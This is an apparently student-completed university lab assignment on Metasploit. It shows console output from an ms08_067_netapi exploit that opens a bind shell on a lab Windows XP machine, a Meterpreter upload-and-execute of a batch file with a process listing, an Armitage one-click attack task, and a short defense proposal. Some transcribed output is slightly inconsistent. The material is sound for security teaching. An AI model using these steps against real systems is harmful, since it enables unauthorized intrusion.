

CSC215 Lab3 – Metasploit Practice 1

Total: 100pts

due date see Blackboard

@Copyright Dr. Xiang Fu. All Rights Reserved.

What to turn in: CSC215Lab3.docx. Please type your solution and paste screenshots when asked.

1. Remote Shell on WinXP [20pt]

Obtain a remote shell on WinXP (169.254.236.200) by exploiting ms08_067_netapi. Paste the screenshot below to show your success. [Note: to take a screenshot, click into the background of your host system, press “PrtScr”, and paste in the Paint program]

The screenshot shows a Metasploit Meterpreter session. The user is at the root of a host named 'bt'. The session displays the following information:

```
root@bt: ~# [
File Edit View Bookmarks Settings Help

Name      Current Setting  Required  Description
----
RHOST     169.254.236.210  yes      The target address
RPORT     445              yes      Set the SMB service port
SMBPIPE    BROWSER          yes      The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/bind_tcp):

Name      Current Setting  Required  Description
----
EXITFUNC  thread          yes      Exit technique: seh, thread, process, none
LPORT     4444            yes      The listen port
RHOST     169.254.236.210  no       The target address

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 169.254.236.210
[*] Command shell session 1 opened (169.254.236.111:52631 -> 169.254.236.210:4444) at 2025-09-18 11:58:13 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>S
```

A system clock in the bottom right corner indicates the time is 12:03 pm on Thursday, September 18, 2025.

2. Remote Upload and Execute Batch File [30pt]

Use Meterpreter to upload and execute the following one-line DOS batch file (test_run.bat). Paste the screenshot below. [hint: the trick is that you have to locate a proper extra meterpreter script file to do the job. Find the available scripts in /opt/metasploit/msf3/scripts/meterpreter. Once you locate the script file that you need, you can read the source file of the script and think about the arguments that you have to provide to it. After the exploit is launched, you might not be able to view the process on the target OS, but you can use the “ps” command in meterpreter to verify your success.]

test_run.bat

```
root@bt:~# [*] Running Upload and Execute Meterpreter script...
root [*] Uploading /root/runme.bat...
root [*] /root/runme.bat uploaded!
root@bt:~# [*] Uploaded as C:\WINDOWS\TEMP\TMP34.bat
root@bt:~# [*] running command C:\WINDOWS\TEMP\TMP34.bat
[*] Finished!
meterpreter > ps


Process list
=====

PID   Name                Arch  Session  User                               Path
---   -
0      [System Process]
4      System              x86   0         NT AUTHORITY\SYSTEM               \SystemRoot\System32\smss.exe
364    smss.exe             x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\notepad.exe
376    notepad.exe          x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\cmd.exe
400    cmd.exe              x86   0         NT AUTHORITY\SYSTEM               \??\C:\WINDOWS\system32\cmd.exe
612    csrss.exe            x86   0         NT AUTHORITY\SYSTEM               \??\C:\WINDOWS\system32\csrss.exe
636    winlogon.exe         x86   0         NT AUTHORITY\SYSTEM               \??\C:\WINDOWS\system32\winlogon.exe
680    services.exe         x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\services.exe
692    lsass.exe            x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\lsass.exe
844    VBoxService.exe     x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\VBoxService.exe
888    svchost.exe          x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\svchost.exe
960    logon.scr            x86   0         HOFSTRA-75AB95A\Admin             C:\WINDOWS\System32\logon.scr
976    svchost.exe          x86   0         NT AUTHORITY\NETWORK SERVICE     C:\WINDOWS\system32\svchost.exe
1012   alg.exe              x86   0         NT AUTHORITY\LOCAL SERVICE       C:\WINDOWS\System32\alg.exe
1060   svchost.exe          x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\System32\svchost.exe
1120   svchost.exe          x86   0         NT AUTHORITY\NETWORK SERVICE     C:\WINDOWS\system32\svchost.exe
1180   svchost.exe          x86   0         NT AUTHORITY\LOCAL SERVICE       C:\WINDOWS\system32\svchost.exe
1308   cmd.exe              x86   0         HOFSTRA-75AB95A\Admin             C:\WINDOWS\system32\cmd.exe
1436   wscntfy.exe          x86   0         HOFSTRA-75AB95A\Admin             C:\WINDOWS\system32\wscntfy.exe
1496   explorer.exe         x86   0         HOFSTRA-75AB95A\Admin             C:\WINDOWS\Explorer.EXE
1580   spoolsv.exe          x86   0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\spoolsv.exe
1672   VBoxTray.exe        x86   0         HOFSTRA-75AB95A\Admin             C:\WINDOWS\system32\VBoxTray.exe
1944   wuauclt.exe          x86   0         HOFSTRA-75AB95A\Admin             C:\WINDOWS\system32\wuauclt.exe

meterpreter > 
```

notepad.exe

3. Armitage [10 pt] Explore **Armitage** in the Metasploit toolset. Armitage is the real baby machine gun that even a toddler can use (hint: check **Hail Mary**). Find out how you can do the **one-mouse click** attack on **winXP** and Linux **Ubuntu**. Paste the screenshots for both exploits below



5 Defense. [20pt] Propose an effective system defense against the attacks from Metasploit. Your proposal should be practical and it should take advantage of existing security tools. (Hint: as hackers update their Metasploit daily, you can also take advantage of that)

An effective defense against Metasploit-based attacks involves a multi-layered approach combining up-to-date threat detection tools, strict system hardening, and proactive monitoring. Deploying a reputable Endpoint Detection and Response (EDR) solution, such as CrowdStrike or Microsoft Defender for Endpoint, can detect and block known Metasploit payloads and behaviors like reverse shells or privilege escalation attempts. Regularly updating all security tools and operating systems ensures signatures and heuristics stay current with the rapidly evolving Metasploit framework. Additionally, implementing application whitelisting, disabling unnecessary services (e.g., SMB, RDP), and using a strict firewall configuration can reduce attack surfaces. Finally, setting up a honeypot with fake vulnerabilities can lure attackers, allowing defenders to study and update their defenses based on the latest Metasploit modules—turning the hacker’s updates into actionable intelligence.